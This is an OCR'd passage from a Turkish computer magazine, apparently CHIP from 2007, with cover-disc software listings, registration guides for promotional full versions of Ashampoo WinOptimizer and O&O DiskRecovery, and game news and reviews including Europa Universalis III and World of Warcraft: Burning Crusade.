| Ultra Edit-32 v12.20b | |
| uTorrent 1.60 | |
| VLC Player 0.8.6a | |
| WinAmp 5.3.3.1100 | Yeni |
| Windows Live Messenger | Yeni |
| WinRAR 3.62 TÜRKÇE | |
| WinZIP 11.0 | |
| ZoneAlarm 7.0.302.0 | Yeni |

## Nero Burning ROM – Türkçe

### CD/DVD oluşturmak

DENEME SÜRÜMÜ

Ünlü CD/DVD oluşturma programı Nero'nun yeni sürümü ile güvenli bir şekilde verilerinizi CD veya DVD'ye yazabilirsiniz.

- 200,3 MB
- Windows 2000/XP/2003

## Europa Universalis III

### Tüm Avrupa sizin olsun!

DENEME SÜRÜMÜ

Son derece geniş kapsamlı hazırlanmış olan Europa Universalis III adlı tarihi strateji oyununun demosu bile size çok keyifli anlar yaşatacak.

- 126,8 MB
- Windows XP

## Shared Computer Toolkit

### Paylaşılan sistemler

ÜCRETSİZ

Çok kullanıcıya hizmet veren bilgisayarların sistem dosyalarını koruyarak, yetkisi olmayan kişilerce zarar verilmesini önlüyor. ■


- 1,9 MB
- Windows XP

# Ashampoo WinOptimizer

**TAM SÜRÜM** Bilgisayarlarında hata görmek istemeyenler için hazırlanmış ve piyasa değeri 40 dolar olan bu yazılım, CHIP ile ücretsiz.

**1 KURULUM** Yazılımın kurulumu oldukça basit fakat internet bağlantınızın olması gerekiyor.

**2 TEMİZLİK** Bilgisayarınızdaki gereksiz dosyaları otomatik olarak tespit edip, sabit diskinizin dolmasını önlüyor.



**3 HIZ** Sistemin hızlı çalışması için gerekmeyen programların otomatik çalışmasını engelleyebilirsiniz.

■ Ne kadar titiz bir bilgisayar kullanıcısı olursanız olun, işletim sisteminizin her daim hatasız çalışmasını sağlamakta zorlanmanız gayet normal. Kurulan programlar, internetten indirilen dosyalar veya çalıştırdığınız yazılımlar arkalarında sisteminizi yavaşlatabilecek izler bırakır. Eğer Windows yönetimi konusunda özel bir tecrübeniz yoksa bu sorunları gidermek kolay değildir. Neyse ki Ashampoo WinOptimizer sayesinde, sisteminizi kolaylıkla temiz ve derli toplu hale getirebilirsiniz. Program, özel araçları sayesinde tüm bu işlemleri üstleniyor; bilgisayarınızın daha hızlı ve sorunsuz çalışmasını sağlıyor.

**1 Tam Sürüm kodunu almak:** Programı tam sürüm olarak kullanabilmek için yapmanız gereken ilk işlem, kurulum esnasında dört farklı seçeneğin göründüğü pencerede "Get fullversion key (recommended, removes shareware restriction)" satırını işaretlemek. Daha sonra kurulumu normal şekilde tamamlayabilirsiniz. Kurulumun tamamlanmasının ardından, program bilgisayarınızı yeniden başlatmanızı istiyor. Yeniden başlatma işlemini de gerçekletirdikten sonra programı çalıştırabilirsiniz. Karşınıza gelen penceredeki *Get Full Version*'a tıklayın. Bu aşamada bilgisayarınız internete bağlı olmalı çünkü bir tarayıcı penceresi açılacak ve tam sürüm kodunun gönderileceği e-posta adresini girmeniz istenecek. Açılan tarayıcı penceresindeki "E-mail address" satırına e-posta adresinizi yazın. **MrReg@ashampoo.com** adresinden gönderilen posta içerisindeki bağlantıya tıklayarak e-posta adresinizi doğrulayın. Yeni penceredeki bilgileri doldurduktan sonra *Ok* ve *Send*'e tıklayın. Aynı adresten gönderilecek olan ikinci e-posta'da tam sürüm kodunuzu göreceksiniz. Programın kurulum penceresindeki *Enter Key*'e tıklayın ve pencerenin alt tarafında açılan metin alanına bu kodu yazdıktan sonra *Check Key* butonuna tıklayarak işlemi tamamlayın. Artık Ashampoo WinOptimizer Platinum 3'ü tam sürüm olarak kullanabilirsiniz.

**2 Temizleme işlemleri:** Ashampoo WinOptimizer, bilgisayarınızın daha sağlıklı çalışması için size pek çok seçenek sunuyor. Bunlardan ilki, temizleme araçlarının bir araya toplandığı "Cleaning Tools". *Cleaning Tools*'a tıkladığınızda sağ bölümde sırasıyla sabit diskinizi, sistemin Kayıt Defteri'ni ve internet bilgilerini temizleyebileceğiniz araçları göreceksiniz. *Drive Cleaner*'a tıkladığınızda gereksiz dosyaların temizlenmesi ile ilgili pencere geliyor. "Search for unnecessary files" satırını seçip *Next*'e tıklayın. Bu sayede bilgisayarınızda kullanılmayan fakat yer kaplayan dosyaları bulup temizleyebilirsiniz.


**3 Otomatik başlayan programları kontrol etmek için:** Bazı programlar Windows açılırken otomatik olarak yüklenir ve çalışmaya başlar. Eğer otomatik başlatılan çok fazla program varsa, bu hem Windows'un açılışını hem de çalışmasını yavaşlatacaktır. Bu programları kontrol etmek için *Tuning Tools*'a tıklayın ve *StartUp Tuner*'ı seçin. Açılan yeni penceredeki *Edit autostart entries*'i seçip *Next*'e tıklayarak otomatik çalışan programların gereksiz olanlarını kapatın. →

# O&O DiskRecovery

**TAM SÜRÜM** Dosyalarınızı mı kaybettiniz? Artık sorun değil! Bu program ile artık silinmiş dosyalarınızı kurtarabileceksiniz.

**1 KODUNUZU GİRİN** Her üç alana yazmanız gereken bilgiler e-posta da gönderildiği şekilde girilmeli.

**2 İŞLEME DEVAM** Başladığınız işlemi kaydedip daha sonra devam edebilirsiniz.



**3 TARAMA İŞLEMİ** Bu süreç sırasındaki bilgi penceresi işlemin hangi aşamasında olduğunuzu gösterir.

■ Özellikle çok fazla belgeyle çalışmak zorunda olanlar, zaman zaman bir yanlışlık sonucu dosyalarının kaybolduğuna şahit olmuşlardır. Dosya dalgınlık ile silinebilir veya bir yazılım hatası nedeniyle kullanılmaz hale gelebilir. İşte O&O DiskRecovery bu gibi durumlarda hayatınızı kurtarabilir. Sabit diskinizi veya hafıza kartınızı yeninden biçimlendirmiş bile olsanız, 200'den fazla dosya tipini tanıyabilen bu program ile artık her hatanın geri dönüşü mümkün.

**1 Kurulum ve kayıt:** İlk olarak programı bilgisayarınıza kurmalısınız. Bunun için DVD'deki *KUR* bağlantısına tıklayın ve kurulum pencerelerini takip ederek işlemi tamamlayın. Ardından programı tam sürüm olarak kullanabilmek için **http://www.oo-software.com/en/special/diskrecovery3/** adresini ziyaret etmelisiniz. Bu sayfa yüklendiğinde, alt bölümde bir form göreceksiniz. Yanında "*" işaretli olan alanlar, doldurulması zorunlu olan bölümleri ifade ediyor. Özellikle e-posta adresinizi doğru yazdığınızdan emin olmalısınız çünkü bu alanda belirttiğiniz adrese az sonra bir onay postası gelecek. "register@oo-software.com" adresinden gelen bu e-postanın alt bölümünde size özel oluşturulmuş, 20 karakterlik tam sürüm kodunuzu göreceksiniz. Şimdi programı çalıştırabilirsiniz. Karşınıza gelen ilk penceredeki "Enter registration code" satırını seçip *Next*'e tıklayın. Bir sonraki pencereye e-postada gönderilmiş olan isim, firma bilgilerini ve onay kodunu olduğu gibi yazıp bir kez daha *Next*'e tıklayın. Son pencerede dilerseniz ürününüzü kayıt ettirebilir ve firmanın size sunacağı diğer imkânlardan haberdar olmak için e-posta listesine kayıt olabilirsiniz.

**2 Programı kullanmak:** O&O DiskRecovery'nin kullanımı oldukça basit. Program bilgisayarınızdaki sabit disklerinizi veya yığın depolama araçlarını bir pencerede size görüntülüyor. Bunlar arasından hangisinde kurtarma işlemi yapacağınızı seçip *Next*'e tıklayın. Bir sonraki pencerede programın veri kurtarma işlemi sırasında kullanacağı yöntemleri işaretleyip, bir kez daha *Next*'e tıklayın. Özellikle aradığınız bir dosya türü varsa bunu belirttikten sonra son kez *Next*'e tıklayın. Gerisini program sizin için yapacaktır.

**3 Dosyalarınızı bir arada tutun:** Windows, genellikle dosyaları sabit diskiniz üzerinde farklı alanlara bölerek kaydedebilir. Bu yöntem, dosya kaydetmenin ve değiştirmenin daha hızlı gerçekleşebilmesi için faydalıdır. Fakat aynı dosya zarar görürse, daha sonra kurtarılabilme ihtimalini arttırmak için sabit diskinizde bölünmeden saklanıyor olması önemlidir. O&O DiskRecovery 'den mümkün olan en yüksek verimi almanız için sabit diskinizi Disk Birleştiricisi ile kontrol etmenizde yarar var. Disk Birleştiricisi, dosyaya ait verileri sabit disk üzerinde bir araya getirme işlevi gördüğü için, hem bu sayede bilgisayarınızın daha hızlı çalışmasını hem de dosyalarınızı kaybettiğiniz bir durumda O&O DiskRecovery'nin kayıpları daha etkili bir şekilde telafi etmesini sağlayabilirsiniz.

Cem Şancı'nın Ocak ayı başında ofise uzaktan kumandalı oyuncak otomobiller getirmesinin ardından, CHIP ofisinin otomobil yarıştırmak için gerekli altyapıya sahip olmadığı gerçeği ile karşılaşmıştık. CHIP yazı işleri ekibinin, konuya el atan genel müdürümüz Gökhun Sungurtekin'in de katıldığı uzun ve tartışmalı toplantılardan sonra, tüm İstanbul oyuncakçılarında CHIP'e yakışır bir yarış pisti bulma kararı, uygun bir pist setinin bir buçuk ay boyunca aranması ve hiçbir modelde karar kılınamayışı nedeniyle anlamını yitirmek üzereyken Gökhun'un şehrin çok dışında bir oyuncakçının tozlanmış, unutulmuş mahzeninden bulup çıkartıp ofise getirdiği 3 metre uzunluğundaki maket pist tüm editörleri motive etti. Göletleri, ağaçları, hasarlı köprüleri, zıplama tümsekleri, çıkma lastikleri ile tam bir pist olan yarış pistinin başında uzun saatler geçiren editörler neredeyse "bilgisayar oyunları yalanmış" deme sınırına gelmişken uzaktan kumandalı mini yarış arabalarının pillerinin bitmesi ve gecenin bir köründe o boyutta pil satan açık mağaza bulunamaması, tüm editörlere vefakâr bilgisayar oyunlarının değerini hatırlattı ve ağ üzerinden Need for Speed oynamaya geri dönüldü.

# CYLON'LULAR PC'DE

## Sierra Online sevilen diziyi oyun yapıyor

Bir süredir ortalıkta dolaşan dedikodular bizi oldukça heyecanlandırmıştı. Sonunda Sierra Online söylentileri doğruladı ve Battlestar Galactica'nın 2007 sonbaharında piyasada olacağının müjdesini verdi. Dünya çapında çok ciddi bir hayran kitlesi bulunan televizyon dizisinin, oyunuyla da büyük ilgi göreceğini kestirmek zor değil. Uzay savaş simülasyonu türünde hazırlanan oyunda, oyuncular insan veya Cylon'lular arasından seçim yapıp istediklerini oynayabilecekler. Bir film veya dizinin oyununu yapmak her zaman zor bir iştir. Geniş bir hayran kitlesine sahip bir konuyu ele aldığınızda, yapacağınız en ufak hata binlerce oyuncu tarafından hemen fark edilir ve ne yazık ki pek çok yapımcı zaman içerisinde bu yüzden ağır şekilde eleştirilmiştir. Fakat Sierra Online'ın yöneticisi Ed Zobrist bu konuda oyunculara garanti veriyor. Oyunu hazırlayan ekibin de sıkı birer Battlestar Galactica hayranı olduğunu belirten Zobrist, oyunun beğenilen diziye yakışacak bir halde sunulacağını söyledi. Bunu sağlamak için Sierra, NBC Universal ile sıkı bir çalışma içerisinde. ■

***Tür*** ▸ Uzay Simülasyonu ***Dağıtım*** ▸ Sierra Online
***Yapımcı*** ▸ Auran Games ***Çıkış Tarihi*** ▸ Sonbahar 2007

# SONRAKİ DURAK: HADES

## Diablo'nun anısını yaşatan Titan Quest'in genişleme paketi yolda

Daha piyasaya çıkmadan benzetmeler başlamıştı bile. "Titan Quest, Diablo'nun aynısı" diyenlerin sayısı çoktu. Bu yorumlar önce Diablo hayranları tarafından kuşkuyla karşılandı, çünkü çok sevdikleri oyunun kötü bir kopyasını görmek hiç de hoşa gidecek bir durum değildi. Iron Lore yetkilileri, Diablo'dan fazlasıyla etkilendiklerini itiraf etmekle beraber oyunun kötü bir kopya olmadığı konusunda ısrarlıydı. Haklı olduğu çok geçmeden anlaşıldı.

Pek çok sebepten dolayı geçen yılın en kayda değer oyunları arasında sayılan Titan Quest, ilk genişleme paketi ile macerayı kaldığı yerden sürdürme niyetinde. Oyuncuları Hades'in derinliklerine doğru çağıran oyun, basit bir görev paketi olmanın ötesinde özellikler taşıyor. Oyuna yeni bir ustalık sistemi, onlarca yeni yaratık ve yüzlerce yeni silahın yanı sıra, karakter gelişimi için de yepyeni açılımlar eklenmiş durumda. Iron Lore'ın yöneticisi Brain Sullivan, Hades'in karanlık köşelerine doğru ilerlemeye can atan oyunculara en geç Nisan ayı içerisinde yola çıkmaya hazır olmaları mesajını verdi bile. ■

***Tür*** ▸ RPG ***Dağıtım*** ▸ THQ ***Yapımcı*** ▸ Iron Lore
***Çıkış Tarihi*** ▸ Nisan 2007

# ELF'LERDEN GÜZEL HABERLER

## The Lord of the Rings Online geliyor

Tolkien'ın sevilen romanı, filmiyle beraber hayran kitlesini birkaç misli artırmayı başardı. Bilgisayar oyunları da bu şöhreti sürdürecek başarıyı yakaladı. Sırada, çağımızın popüler türü devasa çevrimiçi oyunu kalmıştı, ki Midway bu oyununda çok yakın zamanda piyasada olacağını duyurdu. Orta Dünya gibi devasa çevrimiçi oyuna bu derece müsait bir ortamın daha erken keşfedilmemiş olması bize hala garip geliyor. Ama geç olsun güç olmasın, diyoruz. Aklımızı kurcalayan diğer bir nokta ise benzer türdeki oyunların popülaritelerini bu kadar yükselttikleri bir dönemde, Lord of the Rings Online'ın hedeflenen başarıyı yakalayıp, yakalayamayacağı. Ne de olsa öncelikle karşısında milyonlarca oyuncuya sahip World of Warcraft var. Üstelik de Burning Crusade'in gücünü arkasına almış bir şekilde. Diğer yandan Age of Conan, DirectX 10 rüzgarını arkasına almış bir şekilde geliyor. LotR'in ise en büyük güvencesi Tolkien'in sadık hayranları. Bakalım Midway'in gecikmiş gelen oyunu Lord of the Rings'e yakışacak bir başarıya ulaşabilecek mi… ■

***Tür*** ▸ Devasa Online ***Dağıtım*** ▸ Midway Games
***Yapımcı*** ▸ Turbine ***Çıkış Tarihi*** ▸ Nisan 2007

# EUROPA UNIVERSALIS III

## Dünyayı kendi yönteminizle fethedin

Tarihi dönemleri konu alan strateji oyunlarını düşündüğümüzde doğal olarak ilk akla gelenlerden biri Europa Universalis değildir. Civilization veya Total War varken Universalis'e sıra gelmemesi aslında doğal. Diğer yandan bu kadar detaylı ve etkileyici bir oyunun hak ettiği şöhrete kavuşamamış olması da oldukça şaşırtıcı. Ama serinin üçüncü oyunu Europa Universalis'in makus talihini yenmek için çok önemli adımlar atmış.

1453 ve 1792 yılları arasında 250 farklı ülkeden birini kontrol ederek ayakta kalmaya çalışmak tahmin ettiğinizden daha zor ve bir o kadar da eğlenceli. Dişe diş diplomatik görüşmeler, kıran kırana ticaret anlaşmaları ve göğüs göğüse çarpışmalar arasında kendinizi gerçekten de 15. ve 18. yüzyılları arasında bir ulusun başında hissetmeniz mümkün. Eğer daha önce gelişmiş bir strateji oyunu oynadığınızı düşünüyorsanız, bir kez daha düşünmenizi tavsiye ederiz. Çünkü Europa Universalis III hemen her özelliği ile hem serinin önceki oyunlarından, hem de benzerinden çok daha dikkat çekici.

### Önce diplomasi sonra savaş

Pek çok benzer oyundan farklı olarak bu kez önceden tanımlanmış hedef ve görevleriniz yok. Siz, ülkenizin yöneticisi olarak kendi kişisel hedefinizi kendiniz belirleyeceksiniz. Fransa'yı ele geçirmek, Amerika'da koloniler kurmak veya 1.700 bölgeyi birden ele geçirerek dünyanın tek hâkimi olmak (Gizli Hedef oynamış mıydınız?) sizin belirlediğiniz kişisel hedefiniz olabilir. Tabii ki bu aşamada, başlarken seçmiş olduğunuz ülkenin hangisi olduğunu da göz önünde bulundurmanız şart. Güçlü uluslardan birini seçerek bir koloni kurmak gibi bir hedef çok yavan kalabileceği gibi, ufak bir ulusla dünyayı ele geçirme fikri de pek mantıklı olmayacaktır.

Bu anlamda yapımcı firma Paradox Interactive'in, oyuncular için önemli bir özellik olan "kişisel tatmin" konusunda kayda değer bir yenilik getirdiğini söyleyebiliriz. Tarihi strateji oyunu deyince ilk aklımıza gelen Civilization, oynanış anlamında Europa Universalis ile pek çok benzerliğe sahip. Fakat oyunun sonunda Civilization'un önceden belirlenmiş kriterlerine göre başarınız belirleniyorken, Universalis başarınızı kendi kriterlerinize göre ölçmenize olanak veriyor.

Benzer pek çok oyunda hedeflere ulaşmak için en belirgin yol askeri güçten geçer. Fakat bu kez askeri gücünüzü kullanmak ilk tercihiniz olmayacak çünkü sadece savaş yoluyla istediğinizi

Yapacağınız binalar sayesinde daha güçlü bir ulusa sahip olabilirsiniz.

elde etmek oldukça zor. Yine de buna ağırlık vermek isteyenler piyade, süvari ve toplardan oluşan ordular kurup komşularını ziyarete gidebilirler. Deniz aşırı ülkelere saldırmak için ise güçlü bir donanmaya sahip olmanız gerekiyor. Hangi askeri yöntemi seçerseniz seçin, ele geçirmeyi düşündüğünüz ulusa canınızın istediği gibi saldırmak yine de çok kolay değil. Eğer savaş için kabul edilebilir bir nedeniz yoksa diğer komşularınız ile ilişkileriniz, bu düşmanca tavrınız yüzünden zarar görecektir. Ayrıca kendi ülkeniz içerisinde de moral düşecek ve huzursuzluk baş gösterecektir. Bu anlamda güvenilirliğiniz ne kadar düşerse, elinizde tuttuğunuz bölgelerdeki huzursuzluk o oranda artacak ve isyanlar başlayacaktır.

Bu oyunda savaş, gerçek hayatta ki gibi en son başvurulacak yöntem olarak bir kenarda dursa daha iyi. Savaş yoluna girmeden önce daha farklı yöntemler izleyebilirsiniz. Örneğin casusluk. Kulağa çok da ahlaki bir yöntem gibi gelmese de, askerlerinizin hayatını riske atacağınıza kirli emellerinize ulaşmak için casuslarınızı kullanmak yine de daha mantıklı olabilir. Fakat casuslarınızın yakalanabileceği ve bunun diğer ulusla diplomatik sorunlar doğurabileceğini de göz önünde bulundurmanızda fayda var.

Bunların yanına ticaret ve diplomatik ilişkileri sağlamlaştırmak (veya bozmak!) için yapabileceklerinizi de ekleyince ortaya gerçekten oldukça detaylı bir oyun çıkıyor. İlginç olan ise bu kapsamlı oyunu oynamanın göründüğünden çok daha kolay olması. Oynamaya başladıktan kısa süre içerisinde kolaylıkla ulusunuzun istediğiniz zafere (veya bozguna!) doğru yol almasını sağlayabilirsiniz.

## 32 kişilik dev bir dünya

Europa Universalis III pek çok konuda iddialı olabilir ama grafikler bunlardan biri değil. Ama neyse ki bu tür strateji oyunlarını sevenlerin birincil beklentisi de hiçbir zaman grafikler olmadı. Daha önemli olan konu, karmaşık olan haritalar ve menülerde aradıklarınızı bulabilmek ki, bu konuda Paradox oldukça iyi bir iş çıkartmış. Rengârenk harita üzerinde hem diğer ulusları, hem de askeri birimleri ayırt etmek ve komutlarınızı vermek oldukça kolay. Müzik ve ses efektleri ise tam olarak böyle bir oyundan istediğiniz şekilde hazırlanmış: Gereğinden fazla ön plana çıkacak kadar iddialı değil ama oyun keyfinizi arttıracak kadar da detaylı. Tüm bu anlattıklarımız online oyun desteği ile birleştiğinde de daha da bir anlam kazanıyor. Aynı anda 32 farklı oyuncunun birden katılabileceğini oyunlarda yer almak, bilgisayara karşı oynamaktan yaklaşık 32 kat daha eğlenceli! Europa Universalis III, kesinlikle serinin en iyi oyunu olmuş ve tarihi strateji oyunları sevenler için çöldeki bir vaha gibi. Tek yapmanız oyunu başlatıp kendi hedeflerinizi belirlemek ve çevrenizdekilere birkaç gün boyunca rahatsız edilmek istemediğinizi söylemek. ■

Ümit Öncel, umit@chip.com.tr

**EUROPA UNİVERSALİS III**

| | |
|---|---|
| Grafik | 70 |
| Ses | 80 |
| Oynanabilirlik | 90 |
| Çoklu oyuncu | 80 |
| Eğlence | 90 |

**CHIP PUANI 85**

**Son karar**

Serinin en iyi oyunu strateji severleri günlerce PC başında tutacak.

***Tür*** ▸ Strateji ***Dağıtım*** ▸ Paradox Interactive ***Yapımcı*** ▸ Paradox Interactive ***Sistem gereksinimi*** ▸ 1,9 GHz işlemci, 512 MB bellek, 128 MB ekran kartı

# WOW: BURNING CRUSADE

## Blizzard'ın en büyük kötülüğü

World of Warcraft'ın ek paketi Burning Crusade piyasaya çıktığı aynı gün ülkemizde oyunun meraklıları tarafından tüketildi. Özellikle ülkemizde ilk defa orijinal oyun almak için mağaza kapısında sıraya girilen paket, tarihi bir olayı başlı başına yaratmakla kalmadı, ülkemizdeki oyuncuların da tüm dünyadakiler kadar fanatik olduğunu bir defa daha ortaya koydu. İncelememizi oyun çıktıktan iki ay sonra yazdığımız için amacımız dergimizde boşa gidecek iki sayfayı doldurmak değil çoktan 70. seviyeye gelen oyunculara da bir takım yararlı bilgiler vermek.

### BC neler getirdi ?

Kısaca özetlemek gerekirse ek paketle, 60. seviye üstü karakterler için tasarlanan Outlands adlı yeni bir bölge, Blood Elf ve Draenei ırkları, mücevhercilik (jewelcrafting) mesleği, uçan binekler, otomatik grup arama menüsü, yeni silahlar ve zırhlar, farklı görevler, honor puanlarıyla satın alınabilen eşyalar ve tabii ki yepyeni bir hikâye geldi. Ayrıca yalnızca ally için seçilebilen paladin ve horde tarafında seçilebilen shaman sınıfı yeni ırklarla beraber her iki taraf için de oynanabilir hale geldi. Yeni ırklar için tasarlanan şehirler oyunun genel tasarımına da yansıyarak farklı bir görsellik kazandırdı.

### Oyuna sıfırdan başlayacaklar için

Eğer World of Warcraft (kısaca WoW) oynamak istiyorsanız, öncelikle orijinal oyuna ve daha sonrada paket için gene orijinal Burning Crusade (kısaca BC)'e sahip olmalısınız. "Neden bedava oyunlar varken bu oyuna para vereyim" diyorsanız size oyun için bir de aylık ücret ödemek zorunda olduğunuzu söyleyelim. Fakat tüm bu harcamalarınız size değişmeyen ve çok yüksek kalitede, hergün problem yaşamadan, düzgün bir yönetimle idare edilen bir oyun keyfi vaat ediyor. Oyunda küfür, cinsel veya ırksal aşağılama gibi hareketler yasak. Ayrıca profesyonelce tasarlanmış bölümler, keyifli grafikler ve her şeyden daha da önemlisi Warcraft evreninde yaşama şansınız var.

WoW'un en önemli özelliği yaratıklarla savaşırken (PvE) ya da oyuncularla kapışırken (PvP) size gerçekten savaştığınız hissini vermesi. Öncelikle savaşlarda iki tarafın pikselleri asla iç içe girmiyor. Kahramanlar asla havayı döver gibi savaşmıyor. Her şey "vurma" ve "vurulma" hissini yansıtıyor. Birçok oyundaki ev sahibi olma, gemiyle seyahat gibi özellikler bu oyunda yok. Ama oyunun oturduğu düzen zaten bunlara ihtiyaç hissettirmiyor.

Burning Crusade ise oyuna gelen bir denge. Uzun zamandır yüksek seviyeli zindanları aşındırmaktan ve üstünü başını en yüksek seviyeli zırh ve silahlarla donatıp sınırlı savaş alanlarında kapışmaktan sıkılmış oyuncular için

BC ilaç gibi geldi adeta.

Oyunda zindanlar için gereken oyuncu sayıları yeniden dengelenerek büyük gruplar yerine küçük gruplar kurulabilir hale geldi. Zindanların farklı zorluk seviyeleri açıldı ve böylece bir zindan aslında üç zindan haline getirildi. Yani oyunculara 70. seviyeye ulaştıktan sonra da uğraşmaları gereken birçok iş verildi.

Savaş alanlarının yanına arena adlı dört oyuncunun bile kapışabileceği alanlar açıldı. Büyük bir bölge ise tamamen açık havada yapılabilecek bir alana dönüştürüldü. Yani oyuncuların tüm söylenmeleri ve şikayetleri dikkate alınarak açıklar yamandı. Üstüne de bir sürü yenilik getirildi. Özetle Blizzard dersini çalıştı ve BC'yi ortaya çıkardı.

## Seviyesi yüksek oyuncular buraya

Eğer BC'ye yeni başlamışsanız seviyeniz yükselmeden önce yetenek ağacınızı web üzerinden yeniden düzenlemiş ve ideal kombinasyonu kurmuşsunuzdur. Hatta çoktan 70 olmuş Karazhan anahtarını da almışsınızdır. Eğer loncanız hızlıysa zindanlarda ilerlemeye bile başlamışsınızdır. Peki:

- Uçan bineği aldınız ama aslında 5.200 altınınız olmadan epic bineği alamayacağınızı
- Zindanlardaki Heroic seviyeleri açmak için belli factionlarda revered olmanız gerektiğini
- Oyunda Paris Hilton ve He-Man'in bulunduğunu.
- Druid'lerin bedavadan uçma büyüsüne sahip olduğunu
- Soketli eşyalarda portakal renkli eşyaları her iki renkteki sokete de takabileceğinizi
- WoW yapımcılarının favori sınıfının shaman ve en sevdikleri ırkın Tauren olduğunu
- Elf'lerin kulaklarının uzaktan fark edilmeleri kolay olsun diye tasarımcılar tarafından bilerek büyük tutulduğunu
- Uçan bineğiniz olmadan bazı yerlerdeki görevlere ulaşamayacağınızı
- BC'de her seviyede gidip eğitim almanız gerektiğini
- Aldor reputation için Marks of Kil'jaeden, Scryers reputation için Firewing Signets toplamanız gerektiğini
- Özellikle oklarıyla sizi cezp edecek Cenarion Expedition reputation için en iyi yerin Steamvault olduğunu
- Consortium'la friendly olduğunuzda size her ay farklı gemler yollanacağını

biliyor musunuz ?

## Gelecekte bizi daha birçok sürpriz bekliyor

Burning Crusade benzer oyunlarla karşılaştırıldığında bir ek paket olarak içeriğiyle eksiksiz görünüyor. Bir oyuncunun tüm ihtiyaçlarını ve daha fazlasını karşılayan paket, tek başına WoW almak için bir sebep değil. Çünkü zaten WoW başlı başına bir sebep. Fakat eğer WoW sahibiyseniz çoktan paketi almış olduğunuza şüphemiz yok. Blizzard'ın bundan sonraki paketini çıkartmak için 1,5 yıl beklememesini diliyoruz.

Eğer BC sahibiyseniz oyunda 70. seviyeye gelmek için etrafınıza bakmadan koşuşturmayın. Outlands'te her bölgenin kendine has özellikleri ve tasarımı var. Bize sorarsanız paketin tadını çıkarta çıkarta, görevleri yaparak ilerleyin. Oyunun yalnızca eğlence için olduğunu unutmayın. Sakın bizim gibi gece gündüz oyun oynamayın. Biz sizin için oynayıp ipuçlarını toplarken siz gerçek hayatın keyfini çıkartın. Blizzard, WoW meraklılarına yapabileceği en büyük kötülüğü yapıp oyuna yeniden bağlanmamızı sağladı. Yavaş yavaş CHIP ekibini de sarmaya başlayan bu eğlenceli dünya, tüm içeriğiyle sizleri bekliyor. Bizce daha fazla bekletmeyin.

### WORLD OF WARCRAFT

| | |
|---|---|
| Grafik | 90 |
| Ses | 90 |
| Oynanabilirlik | 95 |
| Çoklu oyuncu | 100 |
| Eğlence | 100 |

**CHIP PUANI 95**

**Son karar**

WoW sahibiyseniz mutlaka edinmeniz gereken bir ek paket.

***Tür*** ▸ Devasa Online ***Dağıtım*** ▸ Vivendi
***Yapımcı*** ▸ Blizzard Entertainment
***Sistem gereksinimi*** ▸ 1.2 GHz işlemci, 1 GB bellek.

"Dolar ne kadar olmuş? Bir de bizim kayıp bir arkadaş vardı, yazıyor mu gazetede?"

# SAM & MAX 3

## Kısa ama eğlenceli bir macera

Sam & Max, bir zamanlar oldukça popüler olsalar da son zamanlarda eski şöhretlerinden geriye pek bir şey kalmamış durumda. Kitleleri peşlerinden sürüklemiyor olsalar da bu ilginç oyunun her zaman sadık bir oyuncu kitlesine sahip olduğu da bir gerçek. Fakat pek çok kişi için Steve Purcell'in yarattığı Sam & Max, sadece eski tür bir adventure oyunu. Bilmeyenler veya anımsamayanlar için şunu da ekleyelim; The Mole, the Mob, and the Meatball, serinin üçüncü oyunu.

Bundan yıllar önce metin tabanlı adventure oyunları, yerlerini "ikon adventure"lara bırakmaya başlamışlardı. Bu yeni tür adventure'larda yapmanız gereken fare ile ekrandaki bir objeye tıklamak ve açılan menüden gerekli komutu seçmekti. Günümüzde pek çok benzer oyun daha gelişmiş yöntemler sunuyor olsa da, eski zamanların basitliğini ve sadeliğini bu oyunda bulabilirsiniz.

### Her anlamda mütevazi bir oyun

Oyun aynı zamanda sistem gereksinimleri anlamında da oldukça mütevazi. Çok gelişmiş olmayan bir bilgisayarda bile oyunu rahatlıkla oynayabilirsiniz. Eğer çok iyi bir bilgisayarınız varsa, özellikle grafik anlamında görsel bir şölen bekleyebilirsiniz… Fakat bunu elde etmeniz zor. Çünkü oyunu yüklerken seyredeceğiniz giriş filminden de görebileceğiniz grafikler, oyun boyunca şahit olacaklarınızın bir örneği: Rengarenk, çizgi film tadında ama oldukça sade. Sam & Max özellikle mizahi yönü ağır basan bir oyun. Zaten oyunun başında bu izlenime siz de kapılacaksınız. Bir mafya örgütünü çökertmek için içeri sızmış olan bir polis memurunun kaybolması üzerine, olayı araştırmak için görevlendirilen iki kahramanımız var. Bunlardan biri Sam adlı bir köpek. Diğeri ise şiddet düşkünü tavşanımsı bir yaratık olan Max. Oyundaki mizah unsurları serinin önceki iki oyununa göre biraz daha zayıf kalmış ve tekrara düşmüş gibi görünüyor olsa da, diğer yönlerden oyun kesinlikle geliştirilmiş. Diyalog seçenekleri artmış ama yapım aşamasında senaryo yazarları önceki Sam & Max esprilerinin bir kısmını yeniden kullanmak zorunda kalmışlar. Fakat yine de oyunu ilk kez oynayanlar için bu bir sorun teşkil etmeyecektir.

### 1,5 saatiniz var mı?

